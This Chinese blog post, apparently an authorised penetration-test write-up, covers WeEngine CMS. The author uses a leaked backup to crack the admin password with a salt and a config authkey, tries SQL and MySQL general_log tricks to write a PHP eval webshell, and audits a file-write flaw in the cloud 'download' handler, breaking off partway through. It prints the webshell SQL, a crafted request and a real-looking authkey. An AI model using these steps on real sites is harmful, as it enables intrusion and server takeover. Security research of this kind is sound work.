记一次从源代码泄漏到后台(微擎cms)获取webshell的过程

Apr 18, 2020 #代码审计

0x01 前言


在一次授权测试中对某网站进行测试时，marry大佬发现了一个网站的备份文件，里面有网站源代码和数据库备份等。根据网站信息和代码都可以发现该系统采用的是微擎cms，利用数据库备份中的用户信息解密后可以登录系统，接下来要看是否可以获取webshell。

0x02 WEBSHELL获取的尝试

有了数据库备份文件，然后找一下是否有用户的信息，能否登录系统。

1.登录后台

解压备份文件可以从 `data/backup` 目录下找到数据库的备份，从中找到了用户表 `ims_users` 。



知道了用户名、加密后的密码和salt，我们去看一下密码加密的算法。

我这里直接搜索 `password` ，在forget.ctrl.php中找到了一处。

api.php | forget.ctrl.php

```php
30      switch ($register_mode) {
31          case 'mobile':
32              $member_table->searchWithMobile($username);
33              break;
34          case 'email':
35              $member_table->searchWithEmail($username);
36              break;
37          default:
38              $member_table->searchWithMobileOrEmail($username);
39              break;
40      }
41      $member_table->searchWithUniacid($_W['uniacid']);
42      $member_info = $member_table->get();
43      if (empty($member_info)) {
44          message('用户不存在', referer(), 'error');
45      }
46
47      if(!code_verify($_W['uniacid'], $username, $code)) {
48          message('验证码错误', referer(), 'error');
49      }
50
51      $password = safe_gpc_string($_GPC['password']);
52      $repassword = safe_gpc_string($_GPC['repassword']);
53      if ($repassword != $password) {
54          message('密码输入不一致', referer(), 'error');
55      }
56
57      $password = md5( str: $password . $member_info['salt'] . $_W['config']['setting']['authkey']);
58      mc_update($member_info['uid'], array('password' => $password));
59
60      table( name: 'uni_verifycode')->where(array('receiver' => $username))->delete();
61      message('找回成功', referer(), 'success');
62  }
```

```
63      }
64      template('auth/forget');
```


密码加密方法是 `$password = md5($password . $member_info['salt'] . $_W['config']['setting']['authkey']);` 。是根据 `原密码+salt+authkey` 的形式进行拼接，然后进行md5加密。

authkey在 `data/config.php` 文件中。

api.php | forget.ctrl.php | config.php

```
$config['db']['slave']['1']['tablepre'] = 'ims_';
$config['db']['slave']['1']['weight'] = 0;

$config['db']['common']['slave_except_table'] = array('core_sessions');

// ------------------------  CONFIG COOKIE true false------------------------- //
$config['cookie']['pre'] = 'FEcH_';
$config['cookie']['domain'] = '';
$config['cookie']['path'] = '/';

// ------------------------  CONFIG SETTING  ------------------------- //
$config['setting']['charset'] = 'utf-8';
$config['setting']['cache'] = 'redis';
$config['setting']['timezone'] = 'Asia/Shanghai';
$config['setting']['memory_limit'] = '256M';
$config['setting']['filemode'] = 0644;
$config['setting']['authkey'] = 'dlMvywkV';
$config['setting']['founder'] = '1';
$config['setting']['development'] = 0;
$config['setting']['referrer'] = 0;

// ------------------------  CONFIG UPLOAD  ------------------------- //
$config['upload']['image']['extentions'] = array('gif', 'jpg', 'jpeg', 'png');
$config['upload']['image']['limit'] = 5000;
$config['upload']['attachdir'] = 'attachment';
$config['upload']['audio']['extentions'] = array('mp3');
$config['upload']['audio']['limit'] = 5000;

// ------------------------  CONFIG MEMCACHE  ------------------------- //
$config['setting']['memcache']['server'] = '';
```

现在salt和authkey以及加密后的密码已经获得，开始去解密密码是多少。这里我们将 `salt` 和 `authkey` 拼接为新的 `salt` ，然后使用 `md5($pass.$salt)` 的加密方式进行解密。



解密后即可登录后台。

接下来就是webshell的获取了。

本以为都已经是管理员了，获取shell就是分分钟的事，然而事情远远没有那么简单。

2.失败的获取shell过程

根据搜索发现，该cms后台获取shell的方法也不少，主要还是围绕执行sql这里。但我这里都失败了，就简单的提一下。

第一种方法：

站点管理-附件设置-图片附件设置-支持文件后缀，任意添加一个类型，例如添加 `pppppp` 。

然后执行sql语句

```
UPDATE ims_core_settings SET value = replace(value, 'pppppp', 'php ')
```

更新缓存，之后就可以上传 `"*.php "` 文件了。但是有限制，适用于apache下，而且版本有限制。目标站不使用该方法的原因有二，一是该系统上传的位置是腾讯云COS上，二是server是Tengine。

第二种方法：

第二种方法也是和sql执行有关，利用日志文件写shell。

```
show variables like '%general%';  #查看配置
set global general_log = on;  #开启general log模式
set global general_log_file = '/var/www/html/1.php';    #设置日志目录为shell地址
select '<?php eval($_POST[cmd]);?>'  #写入shell
```

或者通过慢查询（slow_query_log）的方法写shell。但目标系统也是失败，执行sql的时候报错。

还有一些其他的方法，这里测试也是失败的，就不再列举了。

0x03 代码审计

病急乱投医，熬成老中医。既然之前的方法不管用，只好去翻代码吧，找找是否有新的利用方式。翻出之前的一个文档，从里面找到之前的审计过程，看能否对现在有用。结果打开发现只有一个数据包和还有一句未实现的结论。

```
POST /wqc/wc/web/index.php?c=cloud&a=dock&do=download HTTP/1.1
Host: 127.0.0.1:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:81/wqc/wc/web/index.php?c=cloud&a=upgrade&
X-Requested-With: XMLHttpRequest
Connection: close
Cookie:
35ff___session=90522OHEpZX29fhzGZoYpYx%2F8j8RQltwNzX9n0DfjEKHZp3idYFeOrPaimNxONpREnnOEOo87DAsCb2aofLym2DctPImw8iMHTOZ8yeYg2QQugdaU3qjlj4eC7sJpmLXi0aEg5o%2BPdlljK7j87%2BhKlxJ%2BbhdWQPWu2WECbEKJfw;
35ff___notice=1543563304
X-Forwarded-For: 127.0.0.1
Content-Length: 102

a:3:{s:4:"file";s:4:"MTEx";s:4:"path";s:5:"1.txt";s:4:"sign";s:32:"80001d7e864cbc5774593a37819be055";}
```

未实现

```
$_W['setting']['site']['token'] =

authcode(cache_load(cache_system_key('cloud_transtoken')), 'DECODE');

    $string = (md5($file) . $ret['path'] . $_W['setting']['site']['token']);
```

没办法，只好重新围着这个点继续审计，看是否能有所进展。

1.分析

打开文件 `web/source/cloud/dock.ctrl.php` ，找到执行的 `download` 方法。

```php
            file_put_contents(IA_ROOT . '/data/application.schema' . $cache_random, iserializer($ret));
            exit($secret);
        }
    }

    if ('download' == $do) {
        $data = base64_decode($post);
        if (base64_encode($data) !== $post) {
            $data = $post;
        }
        $ret = iunserializer($data);
        $gz = function_exists( function_name: 'gzcompress') && function_exists( function_name: 'gzuncompress');
        $file = base64_decode($ret['file']);
        if ($gz) {
            $file = gzuncompress($file);
        }

        $_W['setting']['site']['token'] = authcode(cache_load(cache_system_key( cache_key: 'cloud_transtoken')), operation: 'DECODE');
        $string = (md5($file) . $ret['path'] . $_W['setting']['site']['token']);
        if (!empty($_W['setting']['site']['token']) && md5($string) === $ret['sign']) {
                        if (0 === strpos($ret['path'], needle: '/web/') || 0 === strpos($ret['path'], needle: '/framework/')) {
            $patch_path = sprintf( format: '%s/data/patch/upgrade/%s', args: IA_ROOT, date( format: 'Ymd'));
            } else {
                $patch_path = IA_ROOT;
            }
            $path = $patch_path . $ret['path'];
            load()->func('file');
            @mkdirs(dirname($path));
            file_put_contents($path, $file);
            $sign = md5( str: md5_file($path) . $ret['path'] . $_W['setting']['site']['token']);
            if ($ret['sign'] === $sign) {
                exit('success');
            }
        }
        exit('failed');
    }
```

```
114
```

代码比较简单，我大概说一下这里的流程：

如果请求包非Base64加密的格式，那么 `$data` 就是请求包的内容。然后对 `$data` 进行发序列化返回 `$ret` ，接下来获取 `$ret['file']` 并Base64解密返回 `$file` 。当存在 `gzcompress` 和 `gzuncompress` 这两个函数时，就会利用 `gzuncompress` 函数对 `$file` 进行解压操作。

将获取的 `$file` 进行md5加密后，与 `$ret['path']` 以及获取的 `$_W['setting']['site']['token']` 进行拼接为 `$string` 。当满足 `$_W['setting']['site']['token']` 非空并且 `$string` md5加密后的结果与 `$ret['sign']` 一致时，才可以进行下面的操作。下面就是文件的写入了，根据 `$ret['path']` 进行判断，然后写入的位置不一样。

这里关键的一点就是 `$_W['setting']['site']['token']` 这个值的获取。这个是利用authcode函数对 `cache_load(cache_system_key('cloud_transtoken'))` 进行解密获取的。

`authcode` 函数位于 `framework/function/global.func.php` 文件中。

dock.ctrl.php | global.func.php | cloud.mod.php


```
873
874         return $message;
875     }
876
877
878     function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
879         $ckey_length = 4;
880         $key = md5( str: '' != $key ? $key : $GLOBALS['_W']['config']['setting']['authkey']);
881         $keya = md5(substr($key,  start: 0,  length: 16));
882         $keyb = md5(substr($key,  start: 16,  length: 16));
883         $keyc = $ckey_length ? ('DECODE' == $operation ? substr($string,  start: 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) :
884
885         $cryptkey = $keya . md5( str: $keya . $keyc);
886         $key_length = strlen($cryptkey);
887
888         $string = 'DECODE' == $operation ? base64_decode(substr($string, $ckey_length)) : sprintf( format: '%010d',  args: $expiry ? $expiry + t
889         $string_length = strlen($string);
890
891         $result = '';
892         $box = range( start: 0,  end: 255);
893
894         $rndkey = array();
895         for ($i = 0; $i <= 255; ++$i) {
896             $rndkey[$i] = ord($cryptkey[$i % $key_length]);
897         }
898
899         for ($j = $i = 0; $i < 256; ++$i) {
900             $j = ($j + $box[$i] + $rndkey[$i]) % 256;
901             $tmp = $box[$i];
902             $box[$i] = $box[$j];
903             $box[$j] = $tmp;
```

由上面代码可以看出，要想使用 `authcode` 加解密，需要知道 `$GLOBALS['_W']['config']['setting']['authkey']` ，在上面提到过，authkey在 `data/config.php` 文件中。

那么如果想任意写文件，就需要知道 `cache_system_key('cloud_transtoken')` 的内容了。

2.cloud_transtoken的获取

通过搜索发现，这个值是在文件 `framework/model/cloud.mod.php` 中的 `cloud_build_transtoken` 函数中被写入的，通过进入 `cache_write` 方法，发现会写入数据库中。

